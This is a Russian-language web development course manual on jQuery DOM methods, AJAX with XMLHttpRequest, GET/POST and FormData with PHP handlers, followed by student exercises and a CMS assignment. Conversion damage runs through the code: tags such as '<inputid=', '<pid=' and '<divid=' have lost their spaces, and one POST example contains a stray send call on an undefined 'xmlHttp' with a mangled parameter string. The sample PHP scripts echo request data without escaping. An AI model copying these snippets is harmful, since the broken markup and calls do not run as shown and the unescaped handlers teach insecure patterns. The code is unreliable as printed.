6. В html-код задачи № 5 добавить еще одну кнопку. При нажатии на эту кнопку анимация должна останавливаться в любой момент.

ПРАКТИЧЕСКАЯ РАБОТА №5 ПО JQuery

Изменение содержимого элементов с помощью jQuery

С помощью метода **html()** Вы можете изменить или узнать внутреннее содержимое выбранного элемента.

Синтаксис:

```
//Узнаем содержимое выбранного элемента
$("селектор").html();
//Изменим содержимое выбранного элемента
$("селектор").html("новое содержимое");
```

Пример

```
<html>
<head>
<script type="text/javascript"
src="http://ajax.googleapis.com/ajax/libs/jquery/1.5/jquery.min.js"></
script>
<script type="text/javascript">
$(document).ready(function(){

   $("#but1").click(function(){
      $("#par1").html("<b>jQuery</b> - это JavaScript библиотека
значительно упрощающая написание кода.");
   });
   $("#but2").click(function(){
      $("#par2").html("jQuery значительно облегчает взаимодействие с
DOM.");
   });
```

```
   $("#but3").click(function(){
      alert($("#par1").html());
   });
   $("#but4").click(function(){
      alert($("#par2").html());
   });

});
</script>
</head>
<body>
<p id="par1">Я первый абзац. </p>
<pid="par2">Я второй абзац. </p>
<inputid="but1" type="button" value="Изменить текст первого абзаца" />
<inputid="but2" type="button" value="Изменить текст второго абзаца" />
<br /><br />
<inputid="but3" type="button" value="Узнать текст первого абзаца" />
<input id="but4" type="button" value="Узнать текст второго абзаца" />
</body>
</html>
```

С помощью метода **append()** Вы можете вставить произвольный текст после внутреннего содержимого выбранного элемента.

С помощью метода **prepend()** Вы можете вставить произвольный текст перед внутренним содержимым выбранного элемента.

Синтаксис:

```
//Добавим текст после внутреннего содержимого элемента
$("селектор").append("произвольный текст");
//Добавим текст перед внутренним содержимым элемента
$("селектор").prepend("произвольный текст");
```

Пример

```
<html>
<head>
<script type="text/javascript"
src="http://ajax.googleapis.com/ajax/libs/jquery/1.5/jquery.min.js"></
script>
<script type="text/javascript">
$(document).ready(function(){

   $("#but1").click(function(){
```

```
      $("#par1").prepend("<b>jQuery</b> - это  ");
});
   $("#but2").click(function(){
      $("#par1").append(" значительно упрощающая написание кода.");
});
   $("#but3").click(function(){
      $("body").append("<p>Ядобавленныйабзац.</p>");
   });

});
</script>
</head>
<body>
<p id="par1">JavaScript библиотека</p>
<input id="but1" type="button" value="Добавитьсодержимоепередтекстом" />
<input id="but2" type="button" value="Добавить содержимое после
текста" />
<br /><br />
<input id="but3" type="button" value="Добавить новый абзац в конце
документа" />
</body>
</html>
```

С помощью метода **attr()** Вы можете узнать или изменить содержимое указанного атрибута у выбранного элемента.

С помощью метода **removeAttr()** Вы можете удалить указанный атрибут у выбранного элемента.

```
//Узнаем значение произвольного атрибута
$("селектор").attr("атрибут");
//Установим новое значение произвольному атрибуту
$("селектор").attr("атрибут","новое значение");
//Удалим атрибут
$("селектор").removeAttr("атрибут");
```

Пример

```
<html>
<head>
<script type="text/javascript"
src="http://ajax.googleapis.com/ajax/libs/jquery/1.5/jquery.min.js"></
script>
<script type="text/javascript">
$(document).ready(function(){

   $("#but1").click(function(){
      alert($("#anchor1").attr("href"));
```

```
   });
   $("#but2").click(function(){
      $("#anchor1").attr("href","http://www.wisdomweb.ru/JQ/");
   });
   $("#but3").click(function(){
      $("#anchor1").removeAttr("href");
   });

});
</script>
</head>
<body>
<a id="anchor1" href="http://www.wisdomweb.ru/">wisdomweb.ru</a>
<br /><br />
<input id="but1" type="button" value="Узнать содержимое атрибута
href" />
<input id="but2" type="button" value="Изменить содержимое атрибута href"
/>
<input id="but3" type="button" value="Удалить атрибут href" />
</body>
</html>
```

Метод **wrap** позволяет "обернуть" выбранный элемент указанными тэгами.

```
$("селектор").wrap("<нач_тэг><кон_тэг>");
```

Пример

```
<html>
<head>
<style type="text/css">
#wrap1
{
font-family:verdana;
color:#06799f;
font-size:25px;
font-weight:bold;
}
</style>
<script type="text/javascript"
src="http://ajax.googleapis.com/ajax/libs/jquery/1.5/jquery.min.js"></
script>
<script type="text/javascript">
$(document).ready(function(){

   $("#but1").click(function(){
```

```
        $("#par1").wrap("<i></i>");
    });
    $("#but2").click(function(){
        $("#par2").wrap("<b></b>");
    });
    $("#but3").click(function(){
        $("#par3").wrap("<div id='wrap1'></div>");
    });

});
</script>
</head>
<body>
<p id="par1">Япервыйабзац.</p>
<p id="par2">Я второй абзац.</p>
<p id="par3">Я третий абзац.</p>
<input id="but1" type="button" value="Обернутьпервыйабзац" />
<input id="but2" type="button" value="Обернутьвторойабзац" />
<input id="but3" type="button" value="Обернутьтретийабзац" />
</body>
</html>
```

.

Задания

Задание 1 (Читаем HTML код элемента)

Пусть имеется html- документ:

```
<!DOCTYPE html>
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<script type="text/javascript" src="jquery/jquery-1.3.2.min.js"></script>
<script type="text/javascript">
$(document).ready(function(){

//Пишите код здесь

});
</script>
</head>
<body>
<pclass="cs">Этот параграф содержит <ahref="#">ссылку</a>.</p>
</body>
</html>
```

Написать код jquery, выполняющий следующее:
При клике мышью по абзацу должно выдаваться сообщение с содержанием абзаца: «Этот параграф содержит ссылку»

Задание 2 (Замена HTML содержания элемента)

Пусть имеется html- документ:
<!DOCTYPE html>

```
<html xmlns="http://www.w3.org/1999/xhtml">
<head>
<script type="text/javascript" src="jquery/jquery-1.3.2.min.js"></script>
<script type="text/javascript">
$(document).ready(function(){

//Пишите код здесь

});

</script>
</head>
<body>
<divid="myDiv">
<p>Этот текст содержит <a href="#">ссылку</a>.</p>
</div>
</body>
</html>
```

Написать код jquery, выполняющий следующее:

Клик мыши по абзацу должен изменить содержание страницы, новая разметка будет выводить следующее:

```
<h2>Новый заголовок второго уровня</h2>
<p>Новая строка, которая содержит <a href="#">другую
ссылку</a></p>.
```

Задание 3

Реализуйте подпункты перечисленные ниже путем добавления на страницу соответствующего jQuery кода:

1. После нажатия на кнопку с id=but1 содержимое невидимого абзаца с id=par1 должно быть считано и вставлено в абзац с id=par2.
2. После нажатия на кнопку с id=but2 в абзацы par3, par4, par5 и par6 должны добавляться недостающие слова. Слова при вставке должны быть выделены жирным шрифтом.
3. После нажатия на кнопку с id=but3 элементы с id=href1 и id=par7 должны стать оформленными соответственно своему содержимому.
4. После нажатия на кнопку с id=but4 элементы должны стать оформленными соответственно своему содержанию. (Необходимые стили уже заданы, нужно только обернуть абзацы в тэги с соответствующими id - style1, style2, style3, style4.)

Страница:

```
<html>
<head>
<style type="text/css">
#code
{
background-color:#fffDBD;
margin:10px;
padding:5px;
}
#par1
{
visibility:hidden;
}
#style1
{
```

```
    color:blue;
    font-family:"Times New Roman";
    }
    #style2
    {
    font-weight:bold;
    font-family:Verdana;
    }
    #style3
    {
    color:red;
    font-size:20px;
    }
    #style4
    {
    color:green;
    font-family:Arial;
    font-size:25px;
    }
    </style>
    <script type="text/javascript" src="jquery/jquery-1.3.2.min.js"></script>
    <script type="text/javascript">
    $(document).ready(function(){

    //Пишите код здесь


    });
    </script>
    </head>
    <body>
    <p><b>1. После нажатия на кнопку с id=but1 содержимое невидимого абзаца с id=par1 должно быть считано и вставлено в абзац с id=par2.</b></p>
    <div id="code">
    <p id="par1">Клад закопан в погребе дома №34 на улице Биттер Стрит в Лондоне.</p>
    <p id="par2">Вставьте в меня содержимое первого абзаца.</p>
    <input id="but1" type="button" value="Скопировать содержимое абзаца par1 в par2" />
    </div>
    <p><b>2. После нажатия на кнопку с id=but2 в абзацы par3, par4, par5 и par6 должны добавляться недостающие слова. Слова при вставке должны быть выделены жирным шрифтом.</b></p>
    <div id="code">
    <p id="par3"> Для разметки веб-страниц используется - </p>
    <p id="par4"> - используется для оформления HTML страниц.</p>
    <p id="par5"> - предназначен для написания клиентских скриптов выполняющихся браузером.</p>
    <p id="par6"> - JavaScript библиотека значительно упрощающая написание кода.</p>
    <input id="but2" type="button" value="Добавить в абзацы выше недостающие слова" />
    </div>
    <p><b>3. После нажатия на кнопку с id=but3 элементы с id=href1, id=par7 и type=text должны стать оформленными соответственно своему содержимому.</b></p>
    <div id="code">
    <a id="href1" href="http://www.kotofey.ru/">Передо мной отображено значение моего атрибута href.</a>
    <p id="par7" class="afterbuttonich"> После кнопки с id=but3 расположено значение моего атрибута class выделенное жирным шрифтом.</p>
    <input type="text" value="После данного элемента расположено слово 'key'" />
    <br /><br />
    <input id="but3" type="button" value="Оформитьэлементы" />


    </div>
    <p><b>4. После нажатия на кнопку с id=but4 элементы должны стать оформленными соответственно своему содержимому.
    (Необходимые стили уже заданы нужно только обернуть абзацы в тэги с соответствующими id: style1, style2, style3, style4.) </b></p>
```

```
<div id="code">
<p id="par8" >Текст этого элемента отображен жирным шрифтом Verdana.</p>
<p id="par9" >Текст этого элемента отображен шрифтом красного цвета размером 20 пикселей.</p>
<p id="par10" >Текст этого элемента отображен синим шрифтом Times New Roman.</p>
<p id="par11" >Текст этого элемента отображен зеленым шрифтом Arial размером 25 пикселей.</p>
<input id="but4" type="button" value="Применить оформление к абзацам" />
</div>
</body>
</html>
```

3.4 Практические задания по теме «Технология AJAX»

ПРАКТИЧЕСКОЕ ЗАНЯТИЕ №1 ПО ТЕХНОЛОГИИ AJAX

Продолжительность – 4 часа
Цель – освоение технологии AJAX на примерах
Технология AJAX позволяет нам обмениваться данными меду браузером и сервером в фоновом режиме, не обновляя страницу. Говоря по-умному, сей обмен является асинхронным.

В основе технологии AJAX лежит объект XMLHttpRequest.
Это объект JavaScript
Это объект, который управляет всем вашим взаимодействием с сервером – это технология JavaScript в объекте XMLHttpRequest, который общается с сервером. Это не обычный ход работы приложения, и именно здесь заключается почти вся магия Ajax.

Итак, начнем последовательно изучать методы объекта XMLHttpRequest

Решим простейшую задачу.
Поместим на **html- страницугиперссылку** и пустой **div – блок**.

Напишем код **javascript**, который при клике ПКМ по **гиперссылке** запустит **php – скрипт** на сервере, и полученный **ответ от сервера** запишет в **div – блок**.

primer1.html

```
<script type="text/javascript">
// это js-функция которая будет запускать ajax… в круглых скобках будет urlphp-скрипта
function startAjax(url){

 var request; //создаемпеременную

     request = new XMLHttpRequest(); //создаемобъект XMLHttpRequest()

  request.open ('GET', url, true); /*открываем соединение с сервером, метод – get, url – адрес
php-скрипта на сервере, true – указывает, что соединение асинхронное */

request.send (''); //отправляем пустой запрос

/*  onreadystatechange  - обработчик события… ему надо присвоить функцию, в которой будем
прописывать наши действия… например куда будем помещать ответ от сервера*/

request.onreadystatechange = function(){
   // ответотсерверавыведемвблокс id= printResult
document.getElementById("printResult").innerHTML = "<b>"+request.responseText+"</b>";
            }
 }
```

```
</script>

<a href="#" onclick="startAjax('script.php');">Запустить php скрипт</a>
<br/>
<divid="printResult">
После нажатия на ссылку, тут будет сообщение с сервера!
</div>
```

script.php

```
<?echo "Это текстовое сообщение пришло с сервера! ДАААА!"; ?>
```

Может возникнуть ситуация, когда произошла какая то ошибка, или, например программа не может найти скрипт-обработчик. Мы можем отследить как обрабатывается запрос. **Для этого немного усложним функцию-обработчик запроса.**

Будем отслеживать параметр**request.status**. Если **request.status==200**, то всё хорошо, скрипт php найден и получен ответ.

А если **request.status==404** , то произошла ошибка – запрашиваемый файл не найден.

primer2.html

```
<script type="text/javascript">
function startAjax(url){
  var request;
       request = new XMLHttpRequest();

request.onreadystatechange = function(){
                if(request.status==200){
   document.getElementById("printResult").innerHTML = "<b>"+request.responseText+"</b>";
                  }else if(request.status==404){
                    alert("Ошибка: запрашиваемыйскриптненайден!");
                  }
           }
    request.open ('GET', url, true);
    request.send ('');
  }
</script>

<a href="#" onclick="startAjax('script.php');">Запустить php скрипт</a>
<br/>
<div id="printResult">
После нажатия на ссылку, тут будет сообщение с сервера!
</div>
```

script.php

```
<?echo "Это текстовое сообщение пришло с сервера! ДАААА!"; ?>
```

А теперь передадим серверу какие нибудь параметры!

Воспользуемся для этого сначала методом Get.
Для того чтобы использовать тип передачи GET , нужно в методе **open()** указать такую информацию:
request.open("GET",url+"?a1=1&a2=2",true);
Здесь
url – адрес php-скрипта на сервере
a1=1 первый передаваемый параметр, **a2=2** второй передаваемый параметр.
php-скрипт обработчик пусть примет эти два параметра, найдет сумму чисел и вернет нам.

primer3.html

```
<script type="text/javascript">
function startAjax(url){
  var request;
```

```
      request = new XMLHttpRequest();
    request.onreadystatechange = function(){
                if(request.status==200){
 document.getElementById("printResult").innerHTML = "<b>"+request.responseText+"</b>";
                  }else if(request.status==404){
                    alert("Ошибка: запрашиваемыйскриптненайден!");
                  }
           }

        request.open("GET",url+"?a1=1&a2=2",true);
    request.send ('');
  }
</script>

<a href="#" onclick="startAjax('ajax.php');">Запустить php скрипт</a>
<br/>
<div id="printResult">
После нажатия на ссылку, тут будет сообщение с сервера!
</div>
```

ajax.php

```
<?php
echo "Метод передачи данных: ".$_SERVER['REQUEST_METHOD'];
/*Получаем параметры*/
$param1 = $_GET['a1'];
$param2 = $_GET['a2'];
/*Отсылаем ответ клиенту*/
$summa=$param1 + $param2;
echo("<br>Выприслали $param1 и $param2 <br>");
echo("сумма параметров равна = $summa");
?>
```

Итого, чтобы передать параметры методом GET, делаем следующее:

```
/*Устанавливаем соединение*/
request.open("GET",url+"?a1=1&a2=2",true);
/*Указываем функцию*/
request.onreadystatechange = function(){…}
/*Отправляем запрос*/
request.send ('');
```

Теперь воспользуемся методом POST для передачи данных серверу.

Для того чтобы с помощью AJAX технологии отправить POST запрос, нужно использовать три метода объекта request:
1)open – открывает соединение с сервером с указанием метода передачи данных.
2)setRequestHeader – устанавливает заголовок запроса(меняет MIME-тип запроса).
3)send – отправляет запрос.
В нашем случае:

```
request.open("POST",url, true);
request.setRequestHeader("Content-type","application/x-www-form-urlencoded");
request.send("a1=1&a2=2");    // a1, a2 – параметры передаваемые серверу
```

Веськодпримера:
primer3.html

```
<script type="text/javascript">
function startAjax(url){
  var request;
      request = new XMLHttpRequest();
    request.onreadystatechange = function(){
                if(request.status==200){
 document.getElementById("printResult").innerHTML = "<b>"+request.responseText+"</b>";
                  }else if(request.status==404){
                    alert("Ошибка: запрашиваемыйскриптненайден!");
                  }
           }
    request.open("POST",url, true);
```

```
request.setRequestHeader("Content-type","application/x-www-form-urlencoded");
request.send("a1=1&a2=2");
  }
</script>
<a href="#" onclick="startAjax('ajax1.php');">Запустить php скрипт</a>
<br/>
<div id="printResult">
После нажатия на ссылку, тут будет сообщение с сервера!
</div>
```

ajax1.php

```
<?php
echo "Методпередачиданных: ".$_SERVER['REQUEST_METHOD'];
/*Получаем параметры*/
$param1 = $_POST['a1'];
$param2 = $_POST['a2'];
/*Отсылаем ответ клиенту*/
$summa=$param1 + $param2;
echo("<br>Выприслали $param1 и $param2 <br>");
echo("сумма параметров равна = $summa");
?>
```

Итого, чтобы передать параметры методом POST, делаем следующее:

```
/*Устанавливаем соединение*/
request.open("POST",url, true);
/*Меняем MIME-тип*/
request.setRequestHeader("Content-type","application/x-www-form-urlencoded");
/*Указываем функцию*/
request.onreadystatechange = function(){…}
/*Отправляемзапрос*/

xmlHttp.send('param1=1¶m2=2');
request.send("a1=1&a2=2");    // a1, a2 – параметры передаваемые серверу
```

Кодировка urlencoded

Основной способ кодировки запросов – это *urlencoded*, то есть – стандартное кодирование URL.

в JavaScript есть функция encodeURIComponent для получения такой кодировки «вручную»:

GET-запрос

Формируя XMLHttpRequest, мы должны формировать запрос «руками», кодируя поля функцией `encodeURIComponent`.

Пример 1

kub.html

```
<script type="text/javascript">
//считать число из текстогово поля, передать на сервер, ответ сервера – куб числа.
function kub() {
   var a = document.getElementById("a").value; // Считываемзначение a

   var xmlhttp = new XMLHttpRequest(); // Создаёмобъект XMLHTTP

            // Открываем асинхронное соединение
            xmlhttp.open("GET", "test2.php?"+ 'a=' + encodeURIComponent(a) , true);

xmlhttp.send(null); // Отправляем GET-запрос
```

```
   xmlhttp.onreadystatechange = function() { // Ждём ответа от сервера

  document.getElementById("kubb").innerHTML = xmlhttp.responseText; // Выводим ответ сервера
}
  }
</script>
<div>
<input type="text" name="a" id="a" />
<br />

<input type="button" value="куб" onclick="kub()" />
<p>Кубравен: <span id="kubb"></span></p>
</div>
```

test2.php

```
<?php
  $a = $_GET["a"];

  echo $a*$a*$a;
?>
```

Пример 2

summa.html

```
<script type="text/javascript">
//считать число из двух текстовых полей, передать на сервер, ответ сервера – сумма чисел.
function summa() {
    var a = document.getElementById("a").value; // Считываемзначение a
    var b = document.getElementById("b").value; // Считываемзначение b
    var xmlhttp = new XMLHttpRequest(); // Создаёмобъект XMLHTTP
    var params = 'a=' + encodeURIComponent(a) +'&b=' + encodeURIComponent(b);
xmlhttp.open("GET", "test3.php?"+ params , true);// Открываем асинхронное соединение
              xmlhttp.send(null); // Отправляем GET-запрос
    xmlhttp.onreadystatechange = function() { // Ждём ответа от сервера

 document.getElementById("summa").innerHTML = xmlhttp.responseText; // Выводим ответ сервера
}
  }
</script>
<div>
<input type="text" name="a" id="a" />
<br />
<input type="text" name="b" id="b" />
<br />
<input type="button" value="Сумма" onclick="summa()" />
<p>Суммаравна: <span id="summa"></span></p>
</div>
```

test3.php

```
<?php
  $a = $_GET["a"];
  $b = $_GET["b"];
  echo $a + $b;
?>
```

POST с urlencoded

В методе POST параметры передаются не в URL, а в теле запроса. Оно указывается в вызове `send(body)`.

В стандартных HTTP-формах для метода POST доступны три кодировки, задаваемые через атрибут `enctype`:

- `application/x-www-form-urlencoded`
- `multipart/form-data`
- `text-plain`

В зависимости от параметра `enctype` браузер кодирует данные соответствующим способом перед отправкой на сервер.

Пример 1

summa1.html

```
<script type="text/javascript">
//считать число из двух текстовых полей, передать на сервер, ответ сервера – сумма чисел.
function summa() {
    var a = document.getElementById("a").value; // Считываемзначение a
    var b = document.getElementById("b").value; // Считываемзначение b
    var xmlhttp = new XMLHttpRequest(); // Создаёмобъект XMLHTTP
xmlhttp.open('POST', 'test.php', true); // Открываем асинхронное соединение
// Отправляем кодировку
xmlhttp.setRequestHeader('Content-Type', 'application/x-www-form-urlencoded');
// Отправляем POST-запрос
xmlhttp.send("a=" + encodeURIComponent(a) + "&b=" + encodeURIComponent(b));
xmlhttp.onreadystatechange = function() { // Ждём ответа от сервера

document.getElementById("summa").innerHTML = xmlhttp.responseText; // Выводим ответ сервера
}
  }
</script>
<div>
<input type="text" name="a" id="a" />
<br />
<input type="text" name="b" id="b" />
<br />
<input type="button" value="Сумма" onclick="summa()" />
<p>Суммаравна: <span id="summa"></span></p>
</div>
```

test.php

```
<?php
  $a = $_POST["a"];
  $b = $_POST["b"];
  echo $a + $b;
?>
```

Объект FormData

Современные браузеры, исключая IE9- (впрочем, есть полифилл), поддерживают встроенный объект FormData, который кодирует формы для отправки на сервер.

Интерфейс:

- Конструктор `new FormData([form])` вызывается либо без аргументов, либо с DOM-элементом формы.
- Метод `formData.append(name, value)` добавляет данные к форме.

Объект `formData` можно сразу отсылать, интеграция `FormData` с `XMLHttpRequest` встроена в браузер. Кодировкаприэтомбудет `multipart/form-data`.

Пример

forma.html

```
<form name="person" action="form_script1.php" >
<input name="name" value="Виктор">
<input name="surname" value="Цой">
<input type="submit" value="Отправить" onclick="return call(this.form);"  />
</form>
<p>Ответсервера: <span id="otvet"></span></p>
<script>
function call(form) {
  // создатьобъектдляформы
  var formData = new FormData(document.forms.person);

// отослать
  var xhr;
   xhr = new XMLHttpRequest();
   xhr.open("POST", form.action); //открываем соединение
//обрабатывает ответ сервера
xhr.onload = function() {
document.getElementById("otvet").innerHTML = xhr.responseText;
}
 xhr.send(formData); //отправляемзапрос
  return false;
  }
</script>
```

form_script1.php

```
<?
echo "Методпередачиданных: ".$_SERVER['REQUEST_METHOD'];
echo "<br/>Получили по средствам AJAX технологии следующие данные:";
echo "<pre>";
print_r($_REQUEST);
echo "</pre>";
echo "Данные получены";
?>
```

Использование технологии AJAX для создания Web сайтов

ПРАКТИЧЕСКОЕ ЗАНЯТИЕ №2 ПО ТЕХНОЛОГИИ AJAX

Задание 1
Реализовать tml-страница, содержащая два div-блока. При загрузке страницы в первом из div-блоков должен отображаться текст –«отправить запрос», а во втором div-блоке – «здесь будет ответ сервера»
Написать javascript – функцию, которая при клике мышкой по первому div-блоку, отправляет ajax-запрос на сервер и выводит во втором div-блоке ответ полученный от сервера в виде текста.

Задание 2
Реализовать следующий сценарий:
Пусть имеется html-страница, содержащая текстовое поле и кнопку
Написать javascript – функцию, которая при клике мышкой по кнопке, отправляет ajax-запрос на сервер и выводит в текстовом поле ответ полученный от сервера в виде текста.

Задание 3
Реализовать следующий сценарий:
Пусть имеется html-страница, содержащая гиперссылку и два div-блока
Написать javascript – функцию, которая при клике мышкой по ссылке, отправляет ajax-запрос на сервер и выводит в обоих div-блоках ответы от сервера в виде текста. Это должно быть два разных сообщения.

Задание 4
Реализовать следующий сценарий:
Пусть имеется html-страница, содержащая два текстовых поля и кнопку
Написать javascript – функцию, которая при клике мышкой по кнопке, отправляет ajax-запрос на сервер и выводит в текстовых полях ответы полученные от сервера в виде текста. Это должно быть два разных ответа.

Задание 5
Реализовать следующий сценарий:
Пусть имеется html-страница, содержащая изображение
Написать javascript – функцию, которая при клике мышкой по изображению, отправляет ajax-запрос на сервер и выводит ниже изображения ответ, полученный от сервера в виде текста.

Задание 6
Реализовать следующий сценарий:
Пусть имеется html-страница, содержащая текстовое поле и кнопку
Написать javascript – функцию, которая при клике мышкой по кнопке, отправляет ajax-запрос на сервер методом GET. При этом передаются 4 произвольных числа. php – обработчик на сервере вычисляет сумму этих чисел. Ответ полученный от сервера выводится в текстовое поле.

Задание 7
Реализовать следующий сценарий:
Пусть имеется html-страница, содержащая текстовое поле и кнопку
Написать javascript – функцию, которая при клике мышкой по кнопке, отправляет ajax-запрос на сервер методом POST. При этом передаются 3 произвольных числа. php – обработчик на сервере вычисляет произведение этих чисел. Ответ полученный от сервера выводится в текстовое поле.

Задание 8
Реализовать следующий сценарий:
Пусть имеется html-страница, содержащая два текстовых поля и кнопку
В одно из полей пользователь вводит произвольное число.
Написать javascript – функцию, которая при клике мышкой по кнопке, отправляет ajax-запрос на сервер методом GET. При этом передается число, введенное пользователем в текстовое поле. php – обработчик на сервере вычисляет квадрат этого числа. Ответ полученный от сервера выводится во второе текстовое поле.

Задание 9
Реализовать следующий сценарий:
Пусть имеется html-страница, содержащая три текстовых поля и кнопку
В текстовые поля пользователь вводит произвольные числа.
Написать javascript – функцию, которая при клике мышкой по кнопке, отправляет ajax-запрос на сервер методом POST. При этом передаются числа, введенные пользователем в текстовые поля. php – обработчик на сервере вычисляет сумму этих чисел. Ответ, полученный от сервера выводится в документ ниже.

Задание 10
Реализовать следующий сценарий:
Пусть имеется html-страница, содержащая два кнопку с надписью «узнать точное время»
Написать javascript – функцию, которая при клике мышкой по кнопке, отправляет ajax-запрос на сервер методом POST. Результатом запроса должно быть время на сервере. Результат выводится в документ ниже кнопки.
Подсказка: время в php выводит функция: echo date('H:i:s');

Задание 11
Реализовать следующий сценарий:
Пусть имеется html-страница, содержащая два кнопку с надписью «запустить часы»
Написать javascript – функцию, которая при клике мышкой по кнопке, отправляет ajax-запрос на сервер методом POST. Результатом запроса должно быть время на сервере. Результат выводится в документ ниже кнопки с интервалом 1 секунда. Получаются ajax-часы.

Использование технологии AJAX для создания Web сайтов

ПРАКТИЧЕСКОЕ ЗАНЯТИЕ №3 ПО ТЕХНОЛОГИИ AJAX


Задания
1) создать html-страницу, содержащую форму с четырьмя текстовыми полями(имя, фамилия, адрес, email) и кнопкой «отправить». Написать функцию javascript, осуществляющую следующий сценарий:при клике по кнопке «отправить»javascript-функция выполняет следующее:
а) производит проверку всех полей формы на наличие там каких либо данных
б)при наличии данных во всех полях формы - отправляет данные на сервер AJAX-ом, используя метод GET.
С сервера должно прийти сообщение, следующего вида:

Метод отправки данных: GET
Вы отправили следующие данные:
Фамилия: Иванов
Имя: Иван
Адрес: г. Москва ул. Ленина 20
Email: ivan@mail.ru

2)1) создать html-страницу, содержащую форму с тремя текстовыми полями(имя, email, сообщение) и кнопкой «отправить». Написать функцию javascript, осуществляющую следующий сценарий:при клике по кнопке «отправить» javascript-функция выполняет следующее:
а) производит проверку всех полей формы на наличие там каких либо данных
б)при наличии данных во всех полях формы - отправляет данные на сервер AJAX-ом, используя метод POST.
С сервера должно прийти сообщение, следующего вида:

Метод отправки данных: POST
Вы отправили следующие данные:
Имя: Иванов Иван
Email: ivan@mail.ru
Текст сообщения: Я пришел к тебе с приветом!

3)1) создать html-страницу, содержащую форму



Написать функцию javascript, осуществляющую следующий сценарий:при клике по кнопке «отправить» javascript-функция выполняет следующее:
а) производит проверку всех полей формы на наличие там каких либо данных
б)при наличии данных во всех полях формы - отправляет данные на сервер AJAX-ом, методомPOST**с использованием FormData**.
Скрипт обработчик на сервере принимает данные и отправляет письмо на адресadmin@mail.ru. Содержание письма:
Уважаемый админ! Пользователь «фамилия, имя» отправил вам свои данные «число.месяц. год»
С сервера должно прийти сообщение, следующего вида:

Данные получены!
На адрес admin@mail.ru отправлено письмо от «фамилия имя»

4)1) создать html-страницу, содержащую форму как в задании № 3.
Написать функцию javascript, осуществляющую следующий сценарий:при клике по кнопке «отправить» javascript-функция выполняет следующее:

а) производит проверку всех полей формы на наличие там каких либо данных
б)при наличии данных во всех полях формы - отправляет данные на сервер AJAX-ом, методом POST**с использованием FormData** .
Скрипт обработчик на сервере принимает данные и записывает их в базу данных.
Примерный вид таблицы:

id	surname	name	sex	education	hobby

С сервера должно прийти сообщение, следующего вида:

Данные полученыи занесены в базу!
id =
surname=
name =
sex=
education =
hobby=

5) доработать php-скрипт из задания 4, таким образом, чтобы на страницу выводились последние 10 записей из базы данных.

Использование технологии AJAX для создания Web сайтов
ПРАКТИЧЕСКОЕ ЗАНЯТИЕ №4 ПО ТЕХНОЛОГИИ AJAX


Задание 1
Реализовать следующий сценарий:
Пусть имеется html-страница, содержащая три ссылки вида: «страница 1» «страница 2» «страница 3»
Написать javascript – функцию, которая при клике мышкой по ссылкам, отправляет ajax-запрос на сервер методом load и выводит на страницу различный контент.

Задание 2
Реализовать следующий сценарий:
Пусть имеется html-страница, содержащая три ссылки вида: «часть 1» «часть 2» «часть 3»
Написать javascript – функцию, которая при клике мышкой по ссылкам, отправляет ajax-запрос на сервер методом load и выводит в разных местах страницы части одного и того же html-документа.

Задание 3
1) создать html-страницу, содержащую форму с тремя текстовыми полями(имя, email, сообщение) и кнопкой «отправить». Написать функцию javascript, осуществляющую следующий сценарий:при клике по кнопке «отправить» javascript-функция отправляет данные на сервер методом ajax, данные формы собираются «вручную»
С сервера должно прийти сообщение, следующего вида:

Метод отправки данных: POST
Вы отправили следующие данные:
Имя: Иванов Иван
Email: ivan@mail.ru
Текст сообщения: Я пришел к тебе с приветом!

Задание 4
создать html-страницу, содержащую форму



Написать функцию javascript, осуществляющую следующий сценарий: при клике по кнопке «отправить» javascript-функция отправляет данные на сервер методом ajax, данные формы собираются методом serialize().
Скрипт обработчик на сервере принимает данные и отправляет письмо на адресadmin@mail.ru. Содержание письма:
Уважаемый админ! Пользователь «фамилия, имя» отправил вам свои данные «число.месяц. год»
С сервера должно прийти сообщение, следующего вида:

Данные получены!

На адрес admin@mail.ru отправлено письмо от «фамилия имя»

Задание 5
1)Выбрать произвольный html-шаблон из папки «шаблоны сайтов»
2)В выбранные шаблоны встроить следующие скрипты
а) регистрация и авторизация (с использованием ajax+jquery)
б) отправка контактной формы(с использованием ajax+jquery)
в)какой либо вариант гостевой книги с отображением комментариев(с использованием ajax+jquery)
г)реализовать возможность загрузки файлов на сайт пользователем(с использованием ajax+jquery)

3.5 Практические задания по теме «Системы управления контентом»

Практическое задание
«Работа с материалами и меню в CMSJoomla, и CMSWordpress»
Задание: Создать в CMSJoomla и CMSWordpress сайты соответственно своему варианту в соответствии с условиями, описанными в таблице
Время выполнения 6 часов
Варианты заданий

№ варианта	1
Название сайта	Цветы вашей мечты
категории	1)Цветы 2)Букеты
материалы	1)Красные розы, 2)белые розы, 3)желтые розы 4)розовые розы 5)букет из красных и желтых роз 6)букет из красных и розовых роз 7)статья о розах 8)статья о букетах
Меню1(главное) (горизонтально вверху)	1)Главная(статья о цветах) 2)каталог цветов (блог категории «цветы») 3) каталог букетов (список категории «букеты») 4)заказать цветы(форма контакта)
Меню2(каталог цветов) (справа или слева)	**Все розы** (статья о розах) Красные розы (материал «красные розы») Белые розы(материал «белые розы») Желтые розы(материал «Желтые розы») розовые розы(материал «розовые розы»)
Меню3(каталог букетов) (справа или слева)	**Все букеты** (статья о букетах) букет из красных и желтых роз букет из красных и розовых роз
Шаблон	Beez20

№ варианта	2
Название сайта	Мир цветов
категории	1)Гвоздики 2)Букеты
